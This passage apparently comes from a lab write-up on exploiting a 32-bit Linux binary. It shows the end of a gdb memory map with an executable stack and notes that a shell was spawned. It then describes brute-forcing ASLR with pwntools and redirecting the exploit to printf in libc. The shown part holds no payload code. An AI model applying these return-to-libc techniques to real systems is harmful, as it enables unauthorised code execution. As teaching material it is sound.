        0xb7fef000 0xb7ffd000     0xe000    0x24000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7ffd000 0xb7fff000     0x2000    0x31000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fff000 0xb8000000     0x1000    0x33000  rw-p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xbffdf000 0xc0000000    0x21000        0x0  rwxp   [stack]
(gdb) quit
A debugging session is active.

        Inferior 1 [process 6154] will be killed.

Quit anyway? (y or n) y
```



- From pictures above we managed to open a shell, but when we use **exit** command to leave shell, we get segmentation error.

- To fix this we need to brute force **ASLR** which means we need to brute force same address until it works, and to do that we use pwntools.





2. **Redirect your exploit to any other function of your preference in the libc (Other than /bin/sh), for example printf:**

    - For a function to be called we need to put it's address after Offset, and in the same way we found addresses above we are going to find **printf address** and put it after the offset.